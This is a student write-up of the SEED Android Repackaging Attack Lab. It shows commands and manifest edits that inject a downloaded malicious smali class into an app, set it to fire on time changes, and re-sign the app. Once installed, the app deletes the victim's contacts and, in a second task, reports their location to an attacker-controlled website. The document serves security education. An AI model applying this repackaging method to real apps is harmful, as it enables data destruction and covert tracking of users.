Android Repackaging Attack Lab

Kai Li

11/15 2018


1 Lab Tasks

1.1 Task 1: Obtain An Android App (APK file) and Install It

By following the instrution in the Lab description, we can successfully install a new package on the Android virtual machine.

Observation:


```
eth0      Link encap:Ethernet  HWaddr 08:00:27:3c:e2:d3
          inet addr:10.0.2.24  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe3c:e2d3/64 Scope: Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
```




```
[11/15/18]seed@VM:~$ adb connect 10.0.2.24
* daemon not running. starting it now on port 5037 *
* daemon started successfully *
connected to 10.0.2.24:5555
[11/15/18]seed@VM:~$
[11/15/18]seed@VM:~$ adb install RepackagingLab.apk
8768 KB/s (1421095 bytes in 0.158s)
Success
[11/15/18]seed@VM:~$
```

1.2 Task 2: Disassemble Android App

By running ”apktool d RepackagingLab.apk” in the Linux virtual machine, we can decompress the package. **Observation:**



```
[11/15/18]seed@VM:~$ apktool d RepackagingLab.apk
I: Using Apktool 2.2.2 on RepackagingLab.apk
I: Loading resource table...
I: Decoding AndroidManifest.xml with resources...
I: Loading resource table from file: /home/seed/.local/share/apktool/framework/1
.apk
I: Regular manifest package...
I: Decoding file-resources...
I: Decoding values */* XMLs...
I: Baksmaling classes.dex...
I: Copying assets and libs...
I: Copying unknown files...
I: Copying original files...
```




```
[11/15/18]seed@VM:~$ cd RepackagingLab/
[11/15/18]seed@VM:~/RepackagingLab$ ll
total 20
-rw-rw-r--   1 seed seed  832 Nov 15 20:13 AndroidManifest.xml
-rw-rw-r--   1 seed seed  399 Nov 15 20:13 apktool.yml
drwxrwxr-x   3 seed seed 4096 Nov 15 20:13 original
drwxrwxr-x 131 seed seed 4096 Nov 15 20:13 res
drwxrwxr-x   4 seed seed 4096 Nov 15 20:13 smali
```


1.3 Task 3: Inject Malicious Code

In this task, we will inject malicious code into the target app's smali code.

Experiment: Firstly I downloaded the malicious code from the SEED Lab website which once be triggered will delete all the contacts of the victim, then I placed the code inside the *smali/com* folder, after that, we need modify the **AndroidManifest.xml** and add some informations just as the following screenshot shows:



```
[11/15/18]seed@VM:~/RepackagingLab$ ll smali/com/
total 8
-rwxrwx--- 1 seed vboxsf 2400 Nov 15 20:22 MaliciousCode.smali
drwxrwxr-x 3 seed seed   4096 Nov 15 20:13 mobiseed
[11/15/18]seed@VM:~/RepackagingLab$
```



```
<?xml version="1.0" encoding="utf-8" standalone="no"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android" package="co
m.mobiseed.repackaging" platformBuildVersionCode="23" platformBuildVersionName="
6.0-2166767">
<uses-permission android:name="android.permission.READ_CONTACTS" />
<uses-permission android:name="android.permission.WRITE_CONTACTS" />

    <application android:allowBackup="true" android:debuggable="true" android:ic
on="@drawable/mobiseedcrop" android:label="@string/app_name" android:supportsRtl
="true" android:theme="@style/AppTheme">
        <activity android:label="@string/app_name" android:name="com.mobiseed.re
packaging.HelloMobiSEED" android:theme="@style/AppTheme.NoActionBar">
            <intent-filter>
                <action android:name="android.intent.action.MAIN"/>
                <category android:name="android.intent.category.LAUNCHER"/>
            </intent-filter>
        </activity>
        <receiver android:name="com.MaliciousCode" >
                <intent-filter>
                        <action android:name="android.intent.action.TIME_SET" />
                </intent-filter>
        </receiver>
```

1.4 Task 4: Repack Android App with Malicious Code

Now we are ready to reassemble everything together, and build a single APK file. The process takes two steps.

Step 1:Rebuild APK We use APKTool again to generate a new APK file. The command is shown in the following. By default, the new APK file will be saved in the dist directory.

```
$ apktool d [appname].apk
```

Step 2: Sign the APK file


Step 1: Generate a public and private key pair using the keytool command:

```
$ keytool -alias <alias_name> -genkey -v -keystore mykey.keystore
```


Step 2: We can now use jarsigner to sign the APK file using the key generated in the previous step. We can do it using the following command.

```
$ jarsigner -keystore mykey.keystore app_name.apk <alias_name>
```


Observation:



```
[11/15/18]seed@VM:~$ apktool b RepackagingLab
I: Using Apktool 2.2.2
I: Checking whether sources has changed...
I: Smaling smali folder into classes.dex...
I: Checking whether resources has changed...
I: Building resources...
I: Building apk file...
I: Copying unknown files/dir...
[11/15/18]seed@VM:~$
```




```
[11/15/18]seed@VM:~$ keytool -alias mykey -genkey -v -keystore mykey.keystore
Enter keystore password:
Keystore password is too short - must be at least 6 characters
Enter keystore password:
Re-enter new password:
What is your first and last name?
  [Unknown]:  kai li
```



```
[11/15/18]seed@VM:~$ jarsigner -keystore mykey.keystore RepackagingLab/dist/Repac
kagingLab.apk aliaskey
Enter Passphrase for keystore:
jar signed.

Warning:
The signer certificate will expire within six months.
No -tsa or -tsacert is provided and this jar is not timestamped. Without a timest
amp, users may not be able to validate this jar after the signer certificate's ex
piration date (2019-02-13) or after any future revocation date.
```


1.5 Task 5: Install the Repackaged App and Trigger the Malicious Code

Experiments: We need to uninstall the Repackaging.apk that installed in Task 1. After that we should install it again as Task 1.




```
[11/15/18]seed@VM:~$ adb install RepackagingLab/dist/RepackagingLab.apk
10155 KB/s (1427430 bytes in 0.137s)
Success
[11/15/18]seed@VM:~$ 
```


We need to enable the permission of accessing Contact.



Now let's add a contacter.



Next we should adjust the time to trigger our malicious code.



Date & time

Automatic date & time
Use network-provided time


Set date
November 15, 2018

Set time
9:51 PM

Select time zone
GMT-05:00 Eastern Stand

Use 24-hour format
1:00 PM

Observation: Click the Contack app and the contacter we just added was deleted.




No contacts


1.6 Task 6: Using Repackaging Attack to Track Victim's Location

In this task, we will perform another repackaging attack where the malicious code will steal the location information from a user's phone, essentially tracking the user's movement.

Step 1: Setting up mock locations. Open the mockLocation app and select the New York city.




Step 2: Configuring DNS.




```
127.0.0.1       localhost
::1             ip6-localhost
10.0.2.23       www.repackagingattacklab.com
~
~
```

```
root@VM:/home/seed# adb root
restarting adbd as root
root@VM:/home/seed# adb connect 10.0.2.24
connected to 10.0.2.24:5555
root@VM:/home/seed# adb push ./hosts /system/etc/hosts
1 KB/s (95 bytes in 0.052s)
root@VM:/home/seed#
```

Step 3: Repackaging and installing the victim app.




```
<?xml version="1.0" encoding="utf-8" standalone="no"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android" package="com
.mobiseed.repackaging" platformBuildVersionCode="23" platformBuildVersionName="6.
0-2166767">

<uses-permission android:name="android.permission.ACCESS_COARSE_LOCATION"/>
<uses-permission android:name="android.permission.ACCESS_FINE_LOCATION"/>
<uses-permission android:name="android.permission.ACCESS_MOCK_LOCATION" />
<uses-permission android:name="android.permission.INTERNET"/>

    <application android:allowBackup="true" android:debuggable="true" android:ico
n="@drawable/mobiseedcrop" android:label="@string/app_name" android:supportsRtl="
true" android:theme="@style/AppTheme">
        <activity android:label="@string/app_name" android:name="com.mobiseed.rep
ackaging.HelloMobiSEED" android:theme="@style/AppTheme.NoActionBar">
            <intent-filter>
                <action android:name="android.intent.action.MAIN"/>
                <category android:name="android.intent.category.LAUNCHER"/>
            </intent-filter>
        </activity>
        <receiver android:name="com.mobiseed.repackaging.MaliciousCode" >
                <intent-filter>
                        <action android:name="android.intent.action.TIME_SET" />
                </intent-filter>
```



```
[11/15/18]seed@VM:~$ apktool b RepackagingLab
I: Using Apktool 2.2.2
I: Checking whether sources has changed...
I: Smaling smali folder into classes.dex...
I: Checking whether resources has changed...
I: Building resources...
I: Building apk file...
I: Copying unknown files/dir...
[11/15/18]seed@VM:~$ jarsigner -keystore mykey.keystore RepackagingLab/dist/Repac
kagingLab.apk aliaskey
Enter Passphrase for keystore:
jar signed.

Warning:
The signer certificate will expire within six months.
No -tsa or -tsacert is provided and this jar is not timestamped. Without a timest
amp, users may not be able to validate this jar after the signer certificate's ex
piration date (2019-02-13) or after any future revocation date.
[11/15/18]seed@VM:~$ adb install RepackagingLab/dist/RepackagingLab.apk
12790 KB/s (1428737 bytes in 0.109s)
Failure [INSTALL_FAILED_ALREADY_EXISTS: Attempt to re-install com.mobiseed.repack
aging without first uninstalling.]
[11/15/18]seed@VM:~$ adb install RepackagingLab/dist/RepackagingLab.apk
```


Step 4: Enabling the permission on the Android VM.



Repackaging Lab

Location ●

Step 5: Triggering the attacking code.



Date & time

Automatic date & time
Use network-provided time


Set date
November 15, 2018

Set time
9:51 PM

Select time zone
GMT-05:00 Eastern Stand

Use 24-hour format
1:00 PM


Step 6: Tracking the victim. Observation: Once we adjust the time on the victim, we should go back to the attacker side (Ubuntu VM) and open the FireFox web browser and load *http://www.repackagingattacklab.com* to track the victim's location.



Simple Polylines

www.repackagingattacklab.com

From the above result we know that the vimctim was in New York city. Now assume that the victim moved and arrived at San Francisco and s/he adjusted her/his time.



SEED LABS : MOCK LOCATION APPLICATION

NEW YORK : OFF


SAN FRANCISCO : ON

PARIS : OFF

SHANGHAI : OFF

AGRA : OFF

By refreshing the webpage on the attacker side, we infer that the victim is in San Francisco now.


Simple Polylines
www.repackagingattacklab.com
Search
Most Visited
SEED Labs
Sites for Labs
Map
Satellite
Healdsburg
Santa Rosa
Vacaville
Sacramento
Folsom
Placerville
Elk Grove
Concord
Stockton
San Francisco
Manteca
Oakdale
Modesto
Turlock
Palo Alto
San Jose
Merced
Sonora
Tuolumne
505
5
880
580
205
280